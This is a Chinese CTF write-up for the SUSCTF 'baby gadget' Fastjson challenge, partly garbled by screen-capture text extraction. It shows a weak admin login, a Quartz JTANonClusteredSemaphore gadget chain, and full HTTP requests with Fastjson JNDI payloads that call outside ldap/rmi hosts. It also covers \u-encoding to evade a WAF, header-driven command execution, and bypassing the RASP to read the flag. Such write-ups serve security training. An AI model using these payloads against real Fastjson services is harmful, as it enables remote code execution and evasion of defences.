



baby gadget v1.0 and revenge





登录处弱密码 admin admin123 登录

About Of This Challenge. 📄 🗑️ Reply ↩️

 **Arlind Nushi** (noreply@example.com) to me 07:51 AM - 15 December

Fastjson is a Java library that can be used to convert Java Objects into their JSON representation. It can also be used to convert a JSON string to an equivalent Java object. Fastjson can work with arbitrary Java objects including pre-existing objects that you do not have source-code of.

 Attachments (2)



ATTACH IMAGE

dependency.zip 14KB

[View](#) - [Download](#)

Input

后台可以看到提示，FastJSON，并且给了依赖文件，判断得到 FastJSON 的版本和可能的利用 jar 包，这里需要在给定的 jar 包中找到一条合适的利用链，这里可以自动化工具跑，也可以手动找，比如利用自动化工具就可以找到如下一条利用链：

```
JTANonClusteredSemaphore.txt x
1 org.quartz.impl.jdbcjobstore.JTANonClusteredSemaphore.getTransaction()Ljava/lang/transaction/Transaction; (0)
2 javax.naming.InitialContext.lookup(Ljava/lang/String;)Ljava/lang/Object; (1)
3
4
```

然后构造 payload:

```
[{"@type":"org.quartz.impl.jdbcjobstore.JTANonClusteredSemaphore","transactionManagerJNDIName":
"rmi://192.168.0.105:1090/ldtnpi" }, {"$ref":"${0}.transaction"}]
```

```
ox.jsp
2A922F286FA4

JTANonClusteredSemaphore","transaction
ldtnpi" }, {"$ref":"${0}.transaction"}]
waf detect dangerous class
```

直接发送会被 waf 拦截, 所以编码绕过, 这里过滤了 \x, 使用 \u 绕过, 开启 ldap 工具进行 rce 利用:

Request

RawParamsHeadersHex

POST /admin/mailbox.jsp HTTP/1.1
Host: 104.224.146.159:20012
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 177
Origin: http://104.224.146.159:20012
Connection: close
cmd: whoami
Referer: http://104.224.146.159:20012/admin/mailbox.jsp
Cookie: JSESSIONID=D9CAF93005C2E658D078DE7725825661
Upgrade-Insecure-Requests: 1

inputtext=[{"@type":"org.quartz.impl.jdbcjobstore.JTANonClusteredSemaphu006fre","transactionManagerJNDIName":"ldap://104.224.146.159:1091/ybsvav"}, {"\$ref":"\${0}.transaction"}]

Response

RawHeadersHexHTMLRender

<div class="mail-distancer"></div>

<h4>Tags</h4>

<!-- menu -->
<ul class="mail-menu">

Business

</script><script>location.href="https://rasp.baidu.com/blocked2/?request_id=af012c2f79684417aaf0def899888c41"</script>

此时直接回显执行命令可以看到有 rasp, 那么直接 forkandexec 绕过 rasp 拿到 flag

Request

GoCancel<>>

RawParamsHeadersHex

POST /admin/mailbox.jsp HTTP/1.1
Host: 104.224.146.159:20012
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 177
Origin: http://104.224.146.159:20012
Connection: close
cmd: cat /flag
Referer: http://104.224.146.159:20012/admin/mailbox.jsp
Cookie: JSESSIONID=D9CAF93005C2E658D078DE7725825661
Upgrade-Insecure-Requests: 1

inputtext=[{"@type":"org.quartz.impl.jdbcjobstore.JTANonClusteredSemaphu006fre","transactionManagerJNDIName":"ldap://104.224.146.159:1091/t4ysj2"}, {"\$ref":"\${0}.transaction"}]

Response

RawHeadersHexHTMLRender

<li class="active">

English

SUSCTF(Find_Fast)SON_gadGet_Is_so_Easy<li
src="../../static/picture/flag-fr.png">
Franois

Shqip

这里复制 jar 包时放了个 xbean 的依赖进去，导致两题可以用公开 poc 进行 jndi，实际是想让大家练习一下挖 fj 的利用链。